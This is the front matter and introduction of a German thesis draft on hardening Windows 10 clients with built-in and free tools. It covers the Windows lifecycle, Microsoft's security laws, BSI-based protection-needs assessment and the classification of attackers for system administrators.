Gunnar Haslinger

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

Zielgruppe: Systemadministratoren und Systemarchitekten

Stand: 12.05.2016 (Status: Entwurf)

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

Autor:

Gunnar Haslinger

https://www.haslinger.biz

Blog: https://www.hitco.at/blog

E-Mail: gunnar@haslinger.biz


Twitter: @GHaslinger


Facebook: https://www.facebook.com/gunnar.haslinger

XING: https://www.xing.com/profiles/Gunnar_Haslinger

Danksagung

Mein herzlicher Dank gilt allen, die diese Arbeit unterstützt haben, und mir Anregungen, Ideen und Expertise angedeihen ließen, dazu zählen unter anderem:





Dokument-Statistik:	
Anzahl Seiten:	253
Anzahl Absätze:	3623
Anzahl Zeilen:	8549
Anzahl Wörter:	59487
Anzahl Zeichen:	447367
Dateigröße:	24974kB

Kurzfassung

Durchgängige Gewährleistung der Vertraulichkeit, Integrität und Verfügbarkeit der Daten und Gerätekonfigurationen von Windows-basierten Anwender-Endgeräten ist für die Unternehmens-IT von zentraler Bedeutung. Zur Zielerreichung werden oftmals kostspielige Dritthersteller-Lösungen eingesetzt, obwohl zahlreiche Anforderungen auch mit den bereits bezahlten Bordmitteln oder kostenfreien Add-ons umsetzbar sind.

Die vorliegende Arbeit startet mit einer Bestandsaufnahme zur Identifikation und detaillierten Erläuterung jener in Windows 10 integrierten Security-Komponenten, die seit Windows 7 neu hinzugekommen sind oder signifikant neue Möglichkeiten bieten. Fokussiert und ausführlich betrachtet werden hierbei auch jene Problemstellungen und Herausforderungen, die teils erst in der jüngeren Vergangenheit zunehmend an Relevanz gewonnen haben, und im anschließenden Kapitel „Realisierung“ gelöst werden.

Zielgruppe der vorliegenden Arbeit sind Systemadministratoren und Systemarchitekten, die Verantwortung für die im Unternehmen eingesetzten Windows-Clients und deren Security-Lösungen tragen. Das vorliegende Dokument soll diesem Personenkreis ein für den Umstieg von Windows 7 auf Windows 10 nötiges Know-How-Upgrade bieten.

Die beschriebenen Lösungsansätze basieren auf den seitens Microsoft zur Verfügung gestellten Möglichkeiten, und werden im Bedarfsfall durch kostenfreie Tools ergänzt. Die Aufbereitung erfolgt praxisnah, detailliert und nachvollziehbar, und wird durch zahlreiche Abbildungen illustriert.

Abbildung 1: Begriffs-Wolke „€“ - No Budget IT-Security für Windows 10

Abstract

Consistent assurance of confidentiality, integrity and availability of data and device-configurations of Windows-based clients is essential for enterprise IT. To reach this goal it is common to use costly third-party solutions. Although numerous requirements can nowadays be implemented by using already paid, included features or free add-ons.

This thesis starts with an inventory of security-components already shipped with Windows 10 and focuses in detail on new or changed aspects since Windows 7 as well as covering actual challenges to be solved in the subsequent realization-chapter.

The main target groups of this paper are system-administrators and system-architects, which are responsible for the security of their enterprise Windows-clients. This paper is intended to upgrade their know-how for enabling these persons driving the transition from Windows 7 to Windows 10.

The proposed solutions are based on features shipped with Windows 10 and where appropriate complimented by cost-free add-ons. The covered topics are described in depth and with a practical focus on the target group by providing advices and comprehensibly Illustrations.

Abkürzungsverzeichnis

ADK..... (Windows) Assessment and Deployment Kit
AES-CMAC ... Advanced Encryption Standard Cipher-based Message Authentication Code
ASLR..... Address Space Layout Randomization
AMSI ..... Anti-Malware Scan Interface
AMTSO ..... Anti-Malware Testing Standards Organization
BHO ..... Browser Helper Objects
BIOS ..... Basic Input/Output System
CB ..... Current Branch (Windows 10 Lifecycle-Modell)
CBB..... Current Branch for Business (Windows 10 Lifecycle-Modell)
CBC ..... Cipher-block chaining
CFG ..... Control Flow Guard
CIFS..... Common Internet File System
COTS ..... Commercial off-the-shelf
CVE..... Common Vulnerabilities and Exposures
DEP..... Data Execution Prevention
EAF ..... Export Address Table Access Filtering
EFS ..... Encrypting File System
ELAM ..... Early Launch Antimalware
EMET ..... Enhanced Mitigation Experience Toolkit
EPT ..... Extended Page Tables (CPU-Feature)
FAR..... False Acceptance Rate (Falsch-Akzeptanz-Rate, Biometrie)
FEK..... File Encryption Key
FIDO ..... Fast IDentity Online
FIPS ..... Federal Information Processing Standard
FRR..... False Rejection Rate (Falsch-Rückweisungs-Rate, Biometrie)
GSSAPI..... Generic Security Services Application Program Interface
HID..... Human Interace Device
HMAC-MD5 ... Keyed-Hash Message Authentication Code – Message-Digest Algorithm 5
HVCI ..... Hypervisor-based Code Integrity (Kontext: Virtualization-based security)
IdP..... Identity Provider
IUM ..... Isolated User Mode (Kontext: Virtualization-based security)
IOC..... Indicator of Compromise
KDC ..... Kerberos Distribution Center
KMCI ..... Kernel Mode Code Integrity
LPE ..... Local Priviledge Escalation
LSA ..... Local Security Authority (Windows Authentifizierung)
LSASS ..... Local Security Authority Subsystem Service (Windows Authentifizierung)
LTSB ..... Long Term Support Branch (Windows 10, Lifecycle-Modell)
MDM ..... Mobile Device Management
MemGC..... Memory Garbage Collector
NPAPI ..... Netscape Plugin Application Programming Interface
NTLM ..... NT LAN Manager, New-Technology Local Area Network Manager
PAC..... Privilege Attribute Certificate (Bestandteil eines Kerberos Tickets)
PBA..... Pre-Boot-Authentisierung

PPAPI..... Google Pepper Plugin API
RCE..... Remote Code Execution
PIN ..... Personal Identification Number
ROP..... Return Oriented Programming
RPC..... Remote Procedure Call
SAM..... Security Account Manager (lokale Windows User-Accounts)
SAT ..... Security Access Token (Windows LogOn)
SCCM..... System Center Configuration Manager
SCOM..... System Center Operations Manager
SEHOP..... Structured Exception Handler Overwrite Protection
SID ..... Security Identifier (Windows Machine/User-ID)
SIEM..... Security Information and Event Management
SKCI ..... Secure Kernel Code Integrity (Kontext: Virtualization-based security)
SKM ..... Secure Kernel Mode (Kontext: Virtualization-based security)
SLAT ..... Second Level Address Translation (CPU-Feature)
SMB..... Server Message Block
SRP ..... Software Restriction Policies
SSP ..... Security Support Provider
SSPI ..... Security Support Provider Interface
SUM ..... Secure User Mode (Kontext: Virtualization-based security)
TPM..... Trusted Platform Module
U2F..... Universal 2nd Factor
UEFI ..... Unified Extensible Firmware Interface (BIOS-Nachfolger)
UMCI ..... User Mode Code Integrity
VSM..... Virtual Secure Mode (Kontext: Virtualization-based security)
VTL..... Virtual Trust Levels (Kontext: Virtualization-based security)
WBDI ..... Windows Biometric Device Interface Driver
WinPE..... Windows Pre-Installation Environment
WMI ..... Windows Management Instrumentation
WSUS..... Windows Server Update Services
XTS ..... XEX-based tweaked-codebook mode with ciphertext stealing

Schlüsselbegriffe

Anti-Virus
Anti-Malware
Application Whitelisting
AppLocker
BadUSB
BitLocker
Client Hardening
Code-Integrity
Code-Signing
Control Flow Guard
Credential Guard
Device Black-/Whitelisting
Device Guard
EMET
Firewall
Golden Ticket
Gruppenrichtlinien
Interactive Service
Kerberos
Lockdown-VPN
Malware-Schutz
Microsoft Passport
Mimikatz
NTLM
Pass-the-Hash
Pass-the-Ticket
Policies
Secure Kernel Code Integrity
Silver Ticket
SysInternals-Tools
Timestamping
USB-Rubber-Ducky
Virtualization-based Security
Windows 10 Security
Windows Defender

Inhaltsverzeichnis

1. Einleitung

Eine durchgängige Gewährleistung von Vertraulichkeit, Integrität und Verfügbarkeit der Daten und Gerätekonfigurationen von Windows-basierten Anwender-Endgeräten, ist für die Unternehmens-IT von hoher, wenn nicht sogar zentraler Bedeutung. Ein Versagen kann ernsthafte wirtschaftliche Konsequenzen nach sich ziehen, und darüber hinaus Vertragsverletzungen verursachen sowie zivil- und strafrechtliche Folgen haben.

Mit Stand März 2016 – also ca. 7-8 Monate nach Markteintritt von Microsofts aktuellstem Betriebssystem Windows 10 – wird der Markt der Desktop-Betriebssysteme weiterhin deutlich von Windows 7 dominiert, bereits auf Platz 2 mit mehr als 14% Marktanteil folgt jedoch bereits Windows 10. Auf fast 11% der Geräte läuft immer noch ein mittlerweile nicht mehr mit Updates versorgtes Windows XP (vgl. [NMS-OS]).

Betrachtet man den von Microsoft publizierten Lebenszyklus von Windows, so steht für den Unternehmenseinsatz außer Frage, dass an Windows 10 aus heutiger Sicht vermutlich kein Weg vorbeiführt. Der Ablauf der Extended-Support-Periode – dies entspricht dem Ende der Verfügbarkeit von frei verfügbaren Security-Updates – wird für Windows 7 zum Jahreswechsel 2019 auf 2020 bevorstehen. Zuvor müssen auch noch Restbestände an Windows Vista abgelöst werden, um nicht bereits im Frühjahr 2017 wie bereits Windows XP das „Out-of-Security-Update-Support“ Schicksal zu erleiden (vgl. [MS-EOL]).




Abbildung 2: Statistik eingesetzte Desktop Betriebssysteme, Stand März 2016 – Quelle: [NMS-OS]

Ablauf der Extended-Support-Periode, das Datum markiert somit das Ende der Verfügbarkeit von frei erhältlichen Security-Updates [MS-EOL]:

08.04.2014	Windows XP	14.01.2020	Windows 7
11.04.2017	Windows Vista	10.01.2022	Windows 8.1
		14.10.2025	Windows 10 (Release 07/2015)

1.1. Änderungen im Windows Lifecycle-Modell

Microsoft hat angekündigt mit Windows 10 das bislang etablierte Lifecycle-Modell grundlegend zu verändern. Anstelle eines Windows-Versionswechsels alle paar Jahre soll es künftig nur noch eine ständig gewartete und alle paar Monate auch mit neuen Features versehene Windows-Version mit gleichbleibendem Namen „Windows 10“ geben. Updates werden in sogenannten „Ringen“ ausgeliefert. Early-Adopter können sich als sogenannte *Windows Insider* registrieren und somit an frei verfügbaren Beta-Tests neuer Features teilnehmen. Consumer erhalten im „*Current Branch (CB)*“ sämtliche Updates inklusive neuer Features zeitnah nach deren Veröffentlichung.

Im Unternehmenseinsatz bietet der „*Current Branch for Business (CBB)*“ die Möglichkeit, sich auf Updates vorzubereiten. Neue Feature-Updates werden demnach zuerst ca. 4 Monate im „*Current Branch*“ getestet bevor diese auch im „*Current Branch for Business*“ zu Verteilung gelangen. Ab Bereitstellung der neuen Release im „*Current Branch for Business*“ besteht zudem die Möglichkeit, die Verteilung noch einige weitere Monate zurückzuhalten um diese ausführlich zu testen. Der Support für ältere „*Current Branch for Business*“ Releases, und damit auch die Versorgung mit Security-Updates, endet nach Bereitstellung der übernächsten Version.

Im „*Long Term Service Branch (LTSB)*“ wird Unternehmen die eine langzeitstabile Plattform benötigen die Möglichkeit geboten, gegen zusätzliches Entgelt (*Enterprise Agreement*) eine spezielle LTSB-Edition einzusetzen, die ohne Feature-Updates für 10 Jahre (klassischer Support-Zyklus: 5 Jahre Standard-Support + 5 Jahre Extended-Support) seitens Microsoft mit Updates versorgt wird (vgl. [MTN-LTSB]). Neue LTSB-Releases werden unregelmäßig bei signifikanten Änderungen in etwa alle zwei Jahre bereitgestellt werden, wobei kein Zwang zur Aktualisierung besteht, die Versorgung mit Security-Updates ist für jede bereitgestellte LTSB-Release gewährleistet.

Abbildung 3 illustriert, dass Feature-Updates bei Business-Editionen von Windows 10 (Professional, Education, Enterprise) vom Administrator zurückgestellt werden können. Eine langzeit-stabile, sich hinsichtlich Features nicht verändernde Plattform erhält man jedoch nur mehr gegen Aufpreis mit der Enterprise LTSB Edition.




Abbildung 3: Windows 10 Update-Lifecycle mit Feature-Updates – Quelle: [MTN-LTSB]

Details hierzu siehe auch [MSP-W10, Chapter 1, S. 3ff und S. 11ff].

1.2. Ablöse von Windows XP / Vista / 7 / 8 / 8.1

Windows hat (wie Abbildung 2 zeigt) unumstritten im Desktop-OS Segment eine marktbeherrschende Stellung. Breitflächig und universell einsetzbare Alternativen sind aufgrund des auf Windows fokussierten (Drittanbieter-)Software- und Hardware-Angebotes im Unternehmensumfeld kaum auszumachen. Aktuell setzt die Masse der Unternehmen Windows 7 ein, in den nächsten Monaten werden jedoch aufgrund des voranschreitenden Lebenszyklus von Windows 7 auch zusehends Planungen für die Migration in Richtung Windows 10 starten müssen.

Gerade im Unternehmensumfeld geht ein Wechsel des Betriebssystems aber oftmals auch mit einem Versionsupdate oder gar einer Ablöse zahlreicher Software- und auch Hardwarekomponenten einher. Die Unternehmens-IT hat nicht nur den friktionsfreien Betrieb und Zusammenspiel der im Einsatz befindlichen Hard- und Softwareprodukte sowie Services sicherzustellen, sondern muss auch den störungsfreien Ablauf der unternehmenskritischen Business-Prozesse ermöglichen, die Gewährleistung der Security-Anforderungen sicherstellen sowie die immer knapper kalkulierten Budgetvorgaben einhalten.

1.3. Die zehn Regeln der IT-Sicherheit

Bereits im Jahr 2000 publizierte Microsoft die „Ten Immutable Laws Of Security“, im Jahr 2011 erfolgte dann eine Neuveröffentlichung als „Version 2.0“, welche jedoch nur geringfügig angepasst werden musste (Übersetzung aus den englischen [MTN-Laws]):

1. Schafft es ein Angreifer Sie dazu zu bringen,
   seine Software auf Ihrem Computer auszuführen, ist es nicht mehr Ihr Computer.
2. Wenn ein Angreifer das Betriebssystem verändern kann,
   ist es nicht mehr Ihr Computer.
3. Wenn ein Angreifer unbeschränkten physischen Zugriff zu Ihrem Computer hat,
   ist es nicht mehr Ihr Computer.
4. Wenn Sie einem Angreifer das Ausführen aktiver Inhalte auf Ihrer Webseite erlauben,
   ist es nicht mehr Ihre Website.
5. Schwache Passwörter schlagen starke Sicherheitskonzepte.
6. Ein Computer ist nur so sicher, wie der Admin vertrauenswürdig ist.
7. Verschlüsselte Daten sind maximal so sicher, wie der Entschlüsselungs-Schlüssel.
8. Ein veralteter Malware-Scanner ist nur unbedeutend besser als gar kein Scanner.
9. Absolute Anonymität ist praktisch unerreichbar,
   sowohl im echten Leben, als auch im Web.
10. Technik ist kein Allheilmittel.

Auch heute noch können diese bewährten Regeln als grundlegende Basis für den sicheren Betrieb eines Computers betrachtet werden. Die Frage wie die Einhaltung bzw. Abwehr der in diesen Regeln skizzierten Bedrohungen nun jedoch konkret aussieht, hat sich über die Jahre allerdings teils deutlich geändert.

1.4. Schutzbedarf und Angreifer

Am Beginn sämtlicher IT-Security Management-Überlegungen stehen stets Fragen wie:

- Welche Assets existieren und welchen Wert stellen diese dar?
- Welche Schwachstellen sind vorhanden oder sind zu erwarten bzw. denkbar?
- Welchen Bedrohungen sind die Assets möglicherweise ausgesetzt?
- Welches Risiko resultiert daraus?
- Welches Risiko ist akzeptabel?
- Welche Risiken können bzw. müssen wie behandelt werden, um diese auf ein akzeptables Niveau zu reduzieren?

Die strukturierte Bearbeitung dieser Fragestellungen wird oftmals in Form einer Risikoanalyse durchgeführt. Informationssicherheits-Management-Standards wie z.B. der weit verbreitete ISO/IEC 27001 (vgl. [ISO-27001] [ISO-27002]) widmen sich dem Thema mit eigenen Standards zur Durchführung einer Risikoanalyse (z.B. ISO/IEC 27005 - Information security risk management [ISO-27005], als vergleichbare kostenfreie Alternative zum ISO-Standard bietet sich z.B. NIST SP 800-30 als Vorgangsweise zur Durchführung der Risikoanalyse an, vgl. [NIST-800-30]). Aber auch das österreichische Informationssicherheitshandbuch widmet sich in Kapitel 4 ausführlich dieser Thematik (vgl. [BKA-InfoSihHB, Kapitel 4, S. 93ff]). Die vermutlich umfangreichste Know-How-Sammlung im deutschsprachigen Raum bietet das deutsche Bundesamt für Sicherheit in der Informationstechnik (BSI) mit seinen Grundschutz-Katalogen an (siehe [BSI-GS14]), die hierbei empfohlene Vorgangsweise ist in den beiden BSI-Standards 100-2 „IT-Grundschutz-Vorgehensweise“ sowie 100-3 „Risikoanalyse auf der Basis von IT-Grundschutz“ erläutert ([BSI-100-2] [BSI-100-3]).

Abbildung 4 illustriert das Vorgehensmodell gemäß IT-Grundschutz des BSI.




Abbildung 4: BSI IT-Grundschutz, Schutzbedarfsfeststellung, Risikoanalyse – Quelle: [BSI-100-3, S. 5]

1.4.1. Schutzbedarfsfeststellung

Die Feststellung des Schutzbedarfes hat zum Ziel möglichst umfassend zu ermitteln, welcher Schutz für die Informationen und die eingesetzten Informationssysteme (IT-Systeme) ausreichend und angemessen ist. Hierzu werden für jede Anwendung sowie für die dabei verarbeiteten Informationen die möglicherweise zu befürchtenden Schäden betrachtet.

Zielsetzung ist es, den Schutzbedarf hinsichtlich der

- Vertraulichkeit
- Integrität
- Verfügbarkeit

sämtlicher identifizierter Objekte zu erfassen. Wichtig ist, die Betrachtung hinsichtlich der drei Kategorien zu separieren und die Einstufung in Bezug auf Vertraulichkeits-, Integritäts- und Verfügbarkeits-Bedarf getrennt vorzunehmen.

Als Objekte können Daten, IT-Komponenten, IT-Systeme, Anwendungen und vieles mehr betrachtet werden. Wichtig ist es dabei auch, die möglichen Folgeschäden realistisch einzuschätzen. Bewährt hat sich eine Einteilung in die drei Schutzbedarfskategorien "*normal*", "*hoch*" und "*sehr hoch*" (vgl. [BSI-GS14, Kapitel 1.4, S77]. Erläuterungen, praktische Hinweise und Details zur Schutzbedarfsfeststellung können dem BSI-Standard 100-2 entnommen werden [BSI-100-2, Kapitel 4.3, S.49ff]).

Was nun "*normal*" bedeutet, ist vorab zu definieren. Der BSI-Standard 100-2 schlägt hierbei folgende Kriterien vor (vgl. [BSI-100-2, Kapitel 4.3, S.49ff]):

- Normal – Die Schadensauswirkungen sind begrenzt und überschaubar.
- Hoch – Die Schadensauswirkungen können beträchtlich sein.
- Sehr hoch – Die Schadensauswirkungen können ein existentiell bedrohliches, katastrophales Ausmaß erreichen.

Das BSI schlägt vor, zumindest folgende Schadens-Szenarien zu betrachten:

- Verstoß gegen Gesetze/Vorschriften/Verträge
- Beeinträchtigung des informationellen Selbstbestimmungsrechts
- Beeinträchtigung der persönlichen Unversehrtheit
- Beeinträchtigung der Aufgabenerfüllung
- negative Innen- oder Außenwirkung
- finanzielle Auswirkungen

Für jedes dieser Szenarien werden zur Unterstützung der Einstufung Beispiele angeführt, z.B.:

- Ist eine Beeinträchtigung der persönlichen Unversehrtheit auszuschließen, so kann der diesbezügliche Schutzbedarf mit „normal“ angenommen werden. Ist eine Beeinträchtigung nicht absolut ausschließbar, muss zumindest „hoch“ angenommen werden, besteht im Schadensfall eine gesundheitliche Gefahr, muss die Klassifizierung mit „sehr hoch“ vorgenommen werden.

- Sind die finanziellen Auswirkungen eines Schadensereignisses für die Organisation tolerierbar, so liegt ein „normaler“ Schutzbedarf vor. Sind hingegen finanzielle Verluste denkbar, die eine Organisation bedeutend schwächen oder gar in eine existenzbedrohende Situation führen könnten, so muss der Schutzbedarf mit „hoch“ bzw. „sehr hoch“ klassifiziert werden.

Weitere Beispiele sind nicht nur in [BSI-100-2, Kapitel 4.3, S.49ff] sondern auch im österreichischen Informationssicherheitshandbuch [BKA-InfoSihHB, Kapitel 4.4.1, S. 112ff] zu finden.

Die Risikoanalyse einer Organisation liefert somit wertvolle Vorgaben, die sich anschließend differenziert nach den ermittelten Systemen, Anwendungen oder Nutzungs-Szenarien herunterbrechen lassen. In Bezug auf das Thema „Härtung von Windows 10 Geräten“ bedarf es der Feststellung des Schutzbedarfes für eben diese auf Windows 10 basierenden IT-Systeme. Um den Schutzbedarf eines IT-Systems festzustellen, müssen zunächst die auf diesem System genutzten Anwendungen, die damit in Verbindung stehenden Geschäftsprozesse und die hierzu verarbeiteten Daten betrachtet werden. Die im Rahmen der Risikoanalyse durchgeführte Strukturanalyse kann diese Daten bereits zur Verfügung stellen.

Der Schutzbedarf eines Systems im Hinblick auf Vertraulichkeit, Verfügbarkeit und Integrität leitet sich dann in der Regel nach dem *Maximumprinzip* ab, das heißt die kritischste identifizierte Anwendung die auf einem System genutzt wird, definiert den Schutzbedarf.

Stellt ein System mehrere Anwendungen bereit, kann bei Kompromittierung bzw. Ausfall des Systems die Summe an „kleinen Schäden“ sich jedoch auch schnell zu einem schwerwiegenderen Problem auswachsen. Wurde beispielsweise angenommen, dass bei Ausfall einer Anwendung ersatzweise ein alternativer Prozess basierend auf einer anderen Anwendung verwendet werden könnte, so kumuliert sich der Effekt im Falle, dass beide Anwendungen am gleichen ausgefallenen System genutzt werden. In diesem Fall müsste das IT-System aufgrund des *Kumulationseffektes* höher klassifiziert werden, als die darauf laufenden Applikationen bzw. verarbeiteten Daten.

Umgekehrt besteht jedoch auch die Möglichkeit, dass Anwendungen die einen hohen Schutzbedarf (z.B. hinsichtlich Verfügbarkeit) aufweisen, auf zahlreichen IT-Systemen genutzt werden können. In diesem Fall kann sich eventuell ein *Verteilungseffekt* ergeben, das heißt bei Ausfall eines IT-Systems kann ersatzweise die Anwendung auf einem anderen IT-System genutzt werden. Vor allem in Bezug auf Vertraulichkeit und Integrität darf jedoch nicht unberücksichtigt bleiben, dass – wenn alle betreffenden IT-Systeme mit den gleichen Schutzmaßnahmen versehen sind – ein vorsätzlicher Angriff nicht nur ein einzelnes System kompromittiert, sondern sich rasch auf alle gleichartig konfigurierten IT-Systeme ausbreiten könnte. Ob ein Verteilungseffekt daher im Einzelfall tatsächlich nutzbar wird, muss sorgfältig durchdacht werden (vgl. [BSI-100-2, Kapitel 4.3.3, S.54ff]).

1.4.2. Klassifizierung von Angreifern und Angriffen

Im Unterschied zu Safety widmet sich IT-Security auch und vor allem den vorsätzlichen Formen von Gefährdungen, mit dem Ziel Angriffe auf Vertraulichkeit, Integrität und Verfügbarkeit, Authentizität, Verbindlichkeit, Zurechenbarkeit oder auch Anonymität möglichst abzuwehren. Zur Erreichung eines Zustandes, in dem das mit dem Betrieb von

IT-Systemen einhergehende Risiko auf ein akzeptables Niveau reduziert wurde werden systematisch Maßnahmen gesetzt um Gefahren, Bedrohungen, Auswirkungen und Eintrittswahrscheinlichen zu verringern, oder zumindest den Eintritt eines Ereignisses zeitnah zu erkennen, um möglichst ohne Zeitverzug weitere daraus resultierende Folgen beschränken zu können oder zumindest die Aufdeckung und Aufklärung eines Vorfalles zu ermöglichen.

Ein Angriff ist gemäß Definition [BSI-GS14, Kapitel 4 – Glossar] eine vorsätzliche Form der Gefährdung, nämlich eine unerwünschte oder unberechtigte Handlung mit dem Ziel, sich Vorteile zu verschaffen bzw. einen Dritten zu schädigen. Angreifer können auch im Auftrag von Dritten handeln, die sich Vorteile verschaffen wollen.

Eine umfangreiche Auflistung und Erläuterung hierzu liefert der Gefährdungskatalog des BSI [BSI-GS14, G0, S. 417ff]. In Bezug auf die Härtung von Windows-basierenden Clients sind mit Fokus auf vorsätzliche Handlungen durch Angreifer unter anderem folgende Aspekte zu berücksichtigen (vgl. [BSI-GS14, B 3.212, S257ff] sowie [BSI-GS14, G5, S1045ff]):

- Manipulation an Informationen oder Software
- Diebstahl
- Abhören von Leitungen
- Unberechtigte IT-Nutzung
- Systematisches Ausprobieren von Passwörtern
- Schadprogramme
- Missbrauch von Administratorrechten bei Windows-Betriebssystemen
- Vertraulichkeitsverlust schützenswerter Informationen
- Unberechtigtes Erlangen von Administratorrechten
- Kompromittierung kryptographischer Schlüssel
- Integritätsverlust schützenswerter Informationen

Angreifern stehen umfangreiche Möglichkeiten zur Verfügung, die gängigsten Angriffe umfassen Schadprogramme, Diebstahl, Sabotage, Spionage, Manipulation, Vandalismus und Hacking.

Hinsichtlich einer Kategorisierung von Angreifern und den von Ihnen ausgehenden Bedrohungen wird meist unterschieden beziehungsweise Kategorisiert nach (vgl. [SRM-Hack, Kapitel 2.1, S11f] [BKA-CS15, Kapitel 1.1, S. 5f]):

- Verhalten - z.B.: wohldefiniert, zufällig, geplant, …
- Motivation – z.B.: Sabotage, Spionage, Propaganda, Hacktivisten, …
- Lokation – z.B. lokaler Zugriff, Netzwerkzugriff, externer Zugriff, …
- Beziehung zur Organisation – z.B. Innentäter, Insider, externer Angreifer
- Skills – z.B. technisches Know-How, social-Engineering-Skills, …
- Insider-Wissen – z.B. Wissen über Organisation, Technik, Maßnahmen, …
- personelle Ressourcen – z.B. Einzeltäter, Tätergruppe, Organisation, Kollektiv, …
- Finanzstärke – z.B. finanzstarke Untergrund-Organisationen, staatliche Akteure

Die in Betracht kommenden Angreifer weisen daher eine hohe Spannweite auf. Vom externen Angreifer ohne große finanzielle Möglichkeiten, über Tätergruppen mit

finanziellem (z.B. erpresserischem) Hintergrund, Insidern aus der Organisation – z.B. unzufriedene Mitarbeiter oder Personal mit krimineller Energie bis hin zu Wirtschaftsspionage mit hohem finanziellen und personellen Möglichkeiten, sowie staatliche Akteure (z.B. Nachrichtendienste) die teils im oder auch außerhalb des Rechtsrahmens operieren.

Während finanzstarke Angriffe die von staatlichen Akteuren ausgehen vermutlich nicht für jede Organisation zwingend zu berücksichtigen sind, stellt die Bedrohung die von Einzeltätern und organisierten Tätergruppen oder auch von Innentätern mit Insider-Wissen ausgeht heute eine ernstzunehmende und auf alle Organisationen einwirkende Bedrohung dar. Erfahrungsgemäß stellt aber bereits der Schutz gegenüber Innentätern die berechtigter Weise über zahlreiche Zugriffsmöglichkeiten verfügen eine der größten Herausforderungen dar.

1.5. No-Budget IT-Security

